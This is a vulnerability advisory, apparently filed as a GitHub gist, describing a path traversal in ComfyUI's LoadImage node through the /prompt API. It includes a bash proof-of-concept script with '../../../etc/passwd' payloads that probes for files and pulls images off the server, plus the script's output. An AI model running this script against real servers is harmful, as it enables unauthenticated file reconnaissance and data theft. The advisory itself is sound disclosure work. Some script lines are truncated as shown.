YLChen-007 / **ISSUE-Github-REPORT-PathTraversal.md** Secret

Created last month

Code Revisions 1

Path Traversal via LoadImage node allows arbitrary file existence probing and image exfiltration through /prompt API

ISSUE-Github-REPORT-PathTraversal.md

Advisory Details

Title: Path Traversal via `LoadImage` node allows arbitrary file existence probing and image exfiltration through `/prompt` API

Description:

Summary

An unauthenticated attacker can exploit a path traversal flaw in the `LoadImage` node to probe whether arbitrary files exist on the server and exfiltrate any image file from the filesystem. The `POST /prompt` API accepts `../` sequences in the `image` input field. These sequences are passed directly to `os.path.join()` in `folder_paths.get_annotated_filepath()` without any path containment check. The combo list validation (which should restrict filenames to the input directory) is bypassed because the node defines a `VALIDATE_INPUTS` method.

Details

The vulnerability involves three components working together:

1. No path containment in `get_annotated_filepath()` (`folder_paths.py`, line 259-268)

```
def get_annotated_filepath(name, default_dir=None):
    name, base_dir = annotated_filepath(name)
    if base_dir is None:
```

```
        base_dir = get_input_directory()  # "/comfyui/input"
    return os.path.join(base_dir, name)   # No validation!
```

`os.path.join("/comfyui/input", "../../../etc/passwd")` resolves to `/etc/passwd`. The protected `get_full_path()` in the same file uses `os.path.relpath()` for containment — but `get_annotated_filepath()` has no such check.

2. Combo list validation bypass (`execution.py`, line 917 + 945-950)

`LoadImage` declares `image` as a combo list (dropdown of files in the input directory). Normally `execution.py` checks values against this list at line 945-950, rejecting anything not in it. But `LoadImage` defines `VALIDATE_INPUTS` with `image` as a parameter, so `execution.py` skips the combo check at line 917:

```
if x not in validate_function_inputs and not validate_has_kwargs:
    # combo validation — SKIPPED because 'image' IS in validate_function_inpu
```

3. Weak custom validation (`nodes.py`, line 1769-1774)

```
@classmethod
def VALIDATE_INPUTS(s, image):
    if not folder_paths.exists_annotated_filepath(image):
        return "Invalid image file: {}".format(image)
    return True
```

This only checks if the file exists at the traversed path. It does not verify the resolved path stays inside the input directory. This creates a file existence oracle: existing files → HTTP 200, non-existing files → HTTP 400.

PoC

Prerequisites: A running ComfyUI instance (default port 8188, no authentication).

I wrote a one-click verification script. Save it as `poc.sh` and run:

```
bash poc.sh http://localhost:8188
```

Script (`poc.sh`):

```
#!/bin/bash
TARGET="${1:-http://127.0.0.1:8188}"
```

```
echo "=== Step 1: Clear cache ==="
curl -s -X POST "$TARGET/history" -H "Content-Type: application/json" -d '{"c
curl -s -X POST "$TARGET/free" -H "Content-Type: application/json" -d '{"unlo
echo "Done"

echo ""
echo "=== Step 2: File oracle — /etc/passwd ==="
CODE1=$(curl -s -o /dev/null -w "%{http_code}" -X POST "$TARGET/prompt" \
  -H "Content-Type: application/json" \
  -d '{"prompt":{"1":{"class_type":"LoadImage","inputs":{"image":"../../../et
echo "HTTP $CODE1 (expect 200)"

echo ""
echo "=== Step 3: File oracle — nonexistent ==="
CODE2=$(curl -s -o /dev/null -w "%{http_code}" -X POST "$TARGET/prompt" \
  -H "Content-Type: application/json" \
  -d '{"prompt":{"1":{"class_type":"LoadImage","inputs":{"image":"../../../tm
echo "HTTP $CODE2 (expect 400)"

echo ""
echo "=== Step 4: Exfiltrate /tmp/secret_image.png ==="
RESP=$(curl -s -X POST "$TARGET/prompt" \
  -H "Content-Type: application/json" \
  -d '{"prompt":{"1":{"class_type":"LoadImage","inputs":{"image":"../../../tm
PID=$(echo "$RESP" | python3 -c "import json,sys;print(json.load(sys.stdin)['
echo "prompt_id: $PID"
echo "Waiting 5s for execution..."
sleep 5

echo ""
echo "=== Step 5: Query history for output filename ==="
FILENAME=$(curl -s "$TARGET/history/$PID" | python3 -c "
import json,sys
h=json.load(sys.stdin)
for pid,data in h.items():
    for nid,out in data.get('outputs',{}).items():
        for img in out.get('images',[]):
            print(img['filename'])
" 2>/dev/null)

if [ -n "$FILENAME" ]; then
  echo "Output filename: $FILENAME"
  echo ""
  echo "=== Step 6: Download exfiltrated image ==="
  curl -s -o /tmp/exfiltrated.png "$TARGET/view?filename=$FILENAME&type=temp"
  file /tmp/exfiltrated.png
  ls -la /tmp/exfiltrated.png
  echo ""
```


```
  echo "Image saved to /tmp/exfiltrated.png"
  echo "View in browser: $TARGET/view?filename=$FILENAME&type=temp"
fi

echo ""
echo "=== RESULT ==="
echo "Oracle /etc/passwd:    HTTP $CODE1"
echo "Oracle nonexistent:    HTTP $CODE2"
if [ "$CODE1" = "200" ] && [ "$CODE2" = "400" ]; then
  echo "PATH TRAVERSAL CONFIRMED"
fi
```

Expected output:

```
=== Step 1: Clear cache ===
Done

=== Step 2: File oracle — /etc/passwd ===
HTTP 200 (expect 200)

=== Step 3: File oracle — nonexistent ===
HTTP 400 (expect 400)

=== Step 4: Exfiltrate /tmp/secret_image.png ===
prompt_id: 5a80cfb2-928d-49e7-a5d2-beb234745d6d
Waiting 5s for execution...

=== Step 5: Query history for output filename ===
Output filename: ComfyUI_temp_znetf_00001_.png

=== Step 6: Download exfiltrated image ===
/tmp/exfiltrated.png: PNG image data, 100 x 100, 8-bit/color RGB, non-
interlaced
-rw-r--r-- 1 root root 628 Feb 17 13:38 /tmp/exfiltrated.png

Image saved to /tmp/exfiltrated.png
View in browser: http://127.0.0.1:8188/view?
filename=ComfyUI_temp_znetf_00001_.png&type=temp

=== RESULT ===
Oracle /etc/passwd:    HTTP 200
Oracle nonexistent:    HTTP 400
PATH TRAVERSAL CONFIRMED
```

Step 2 returns HTTP 200 for `/etc/passwd` (file exists, traversal accepted), Step 3 returns HTTP 400 for a nonexistent file, and Step 6 downloads the exfiltrated image from `/tmp/`.

Screenshot of Evidence




```
{"prompt_id": "d18832ce-f6c8-4640-a85c-490008c86257", "number": 42, "node_errors": {}}root@LAPTOP-Q7HIGDJK:~/llm-project/ComfyUI-huntr# ba
sh llm-enhance/cve-finding/Path_Traversal/annotated-filepath/poc-oneliner.sh http://127.0.0.1:8288
=== Step 1: Clear cache ===
Done

=== Step 2: File oracle — /etc/passwd ===
HTTP 200 (expect 200)

=== Step 3: File oracle — nonexistent ===
HTTP 400 (expect 400)

=== Step 4: Exfiltrate /tmp/secret_image.png ===
prompt_id: 5a80cfb2-928d-49e7-a5d2-beb234745d6d
Waiting 5s for execution...

=== Step 5: Query history for output filename ===
Output filename: ComfyUI_temp_znetf_00001_.png

=== Step 6: Download exfiltrated image ===
/tmp/exfiltrated.png: PNG image data, 100 x 100, 8-bit/color RGB, non-interlaced
-rw-r--r-- 1 root root 628 Feb 17 13:38 /tmp/exfiltrated.png

✅ Image saved to /tmp/exfiltrated.png
✅ View in browser: http://127.0.0.1:8288/view?filename=ComfyUI_temp_znetf_00001_.png&type=temp

=== RESULT ===
Oracle /etc/passwd:    HTTP 200
Oracle nonexistent:    HTTP 400
✅ PATH TRAVERSAL CONFIRMED
```

Impact

An unauthenticated attacker with network access to ComfyUI can:

1. **Probe the existence of any file** on the server via the HTTP status code oracle (200 vs 400). This enables reconnaissance of SSH keys, config files, database paths, and other sensitive file locations.

2. **Read any image file** from anywhere on the server filesystem by chaining `LoadImage → PreviewImage → /view`. The attack submits a crafted workflow, waits for execution, then downloads the result.
3. This affects **all nodes using `get_annotated_filepath()`**: `LoadImage`, `LoadImageMask`, `LoadImageOutput`, `LoadLatent`, `LoadAudio`, `LoadVideo`, `Load3D`, `Load3DAnimation`, and more.

Affected products

- **Ecosystem**: pip
- **Package name**: comfyui
- **Affected versions**: <= 0.13.0
- **Patched versions**: None

Severity

- **Severity**: High
- **Vector string**: CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N

Weaknesses

- **CWE**: CWE-22: Improper Limitation of a Pathname to a Restricted Directory ('Path Traversal')

Occurrences

Permalink
https://github.com/comfyanonymous/ComfyUI/blob/6648ab68bc934a185c90a2a872c87dc L268
https://github.com/comfyanonymous/ComfyUI/blob/6648ab68bc934a185c90a2a872c87dc L278

Permalink
https://github.com/comfyanonymous/ComfyUI/blob/6648ab68bc934a185c90a2a872c87dc L1774
https://github.com/comfyanonymous/ComfyUI/blob/6648ab68bc934a185c90a2a872c87dc
https://github.com/comfyanonymous/ComfyUI/blob/6648ab68bc934a185c90a2a872c87dc